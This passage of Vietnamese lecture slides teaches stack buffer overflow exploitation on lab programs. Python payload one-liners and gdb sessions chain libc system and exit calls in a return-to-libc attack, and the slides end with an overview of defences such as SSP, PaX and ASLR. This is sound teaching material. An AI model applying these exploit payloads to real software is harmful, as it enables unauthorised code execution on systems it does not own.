&buf: 0xbffffa34, &cookie: 0xbffffa44
```

```
You win!
```

```
Segmentation fault
```

```
diepnn@ubuntu:~$ python -c 'print "./a" + "\x00"*21 + "\x10\x53\xe5\xb7" + "aa'aa"*1 + "\x74\xf1\xff\xbf" ' | ./stack5
```

```
&buf : 0xbffff174, &cookie: 0xbffff184
```

```
You win!
```

```
Segmentation fault (core dumped)
```

```
diepnn@ubuntu:~$
```



Quay về thư viện chuẩn nhiều lần

# Bài tập 6

```
stack6.c x
#include <stdio.h>
#include <signal.h>

void segv_handler(int signal)
{
    printf("You still lose!\n");
    abort();
}

void init()
{
    signal(SIGSEGV, segv_handler);
}

int main()
{
    int cookie;
    char buf[16];
    init();
    printf("&buf : %p, &cookie: %p\n", buf, &cookie);
    gets(buf) ;
    if (cookie == 0x000D0A00)
    {
        printf("You lose!\n") ;
    }
}
```

Khác  
với  
bài  
stack5.c

# Thực hiện như lệnh cũ


```
diepnn@ubuntu:~$ python -c 'print "./a" + "\x00"*21 + "\x10\x53\xe5\xb7" + "aa  
aa"*1 + "\x74\xf1\xff\xbf" ' |./stack6  
&buf : 0xbffff174, &cookie: 0xbffff184  
You win!  
You still lose!  
Aborted (core dumped)  
diepnn@ubuntu:~$
```

- Lý do: lỗi Segmentation fault
- Tại sao?
  - System chạy xong, thoát về hàm gọi nó
  - Địa chỉ trở về của system là “aaaa” ~ “0x61616161”, chương trình không đọc được bộ nhớ ở đây nên gây lỗi phân đoạn


# Khắc phục lỗi phân đoạn

- Ép hàm system quay về một hàm để chấm dứt chương trình?
  - Ví dụ như exit → truyền địa chỉ trả về của hàm system là địa chỉ hàm exit, để thoát chương trình

```
diepnn@ubuntu:~$ gdb -q ./stack6
Reading symbols from ./stack6...done.
(gdb) b 1
Breakpoint 1 at 0x80484e3: file ./Desktop/B0/stack6.c, line 1.
(gdb) run
Starting program: /home/diepnn/stack6
&buf : 0xbffff144, &cookie: 0xbffff154
print system
[Inferior 1 (process 7998) exited normally]
(gdb) print system
$1 = {<text variable, no debug info>} 0xb7e55310 <__libc_system>
(gdb) print exit
$2 = {<text variable, no debug info>} 0xb7e48260 <__GI_exit>
(gdb) print exit
[11]+  Stopped
diepnn@ubuntu:~$ gdb -q ./stack6
```



# Kết nối 2 lần quay về system và exit



# Thực hiện

```
diepnn@ubuntu:~$ python -c 'print "./a" + "\x00"*21 + "\x10\x53\xe5\xb7" + "\x60\x82\xe4\xb7"*1 + "\x74\xf1\xff\xbf" ' |./stack6
&buf : 0xbffff174, &cookie: 0xbffff184
You win!
diepnn@ubuntu:~$
```

# Các phương thức bảo vệ bộ nhớ

# Cải tiến bộ biên dịch

- Kể từ gcc 4.1 sử dụng *libsafe*, với các hàm an toàn hơn giúp thay thế các hàm dễ bị khai thác như: `strcpy`, `strcat`, `sprintf` ...
- sử dụng StackShield, StackGuard và Stack Smashing Protection (SSP)
- ngăn xếp không thực thi (dựa trên gcc)



# Các bản vá nhân và các script

- **Các trang bộ nhớ không thực thi (Stack and Heap)**

- Các bản vá lỗi Page-eXec (PaX) cố gắng cung cấp kiểm soát thực thi trên stack và các heap khu vực bộ nhớ bằng cách thay đổi cách phân trang bộ nhớ được thực hiện.

- **Ngẫu nhiên hóa sơ đồ không gian địa chỉ (ASLR)**

- Mục đích của ASLR là ngẫu nhiên hóa các đối tượng bộ nhớ sau:
  - Mã thực thi
  - Brk() - quản lý heap
  - Thư viện ảnh
  - Mmap() - quản lý heap
  - Ngăn xếp không gian người dùng
  - Ngăn xếp không gian nhân

# Kết hợp

## ***Bảng mô tả các cơ chế bảo vệ bộ nhớ***

<b>Cơ chế bảo vệ bộ nhớ</b>	<b>Tấn công trên stack</b>	<b>Tấn công trên heap</b>
Không sử dụng	Có thể khai thác	Có thể khai thác
StackGuard/StackShield, SSP	Được bảo vệ	Có thể khai thác
PaX/ExecShield	Được bảo vệ	Được bảo vệ
Libsafe	Được bảo vệ	Có thể khai thác
ASLR (PaX/PIE)	Được bảo vệ	Có thể khai thác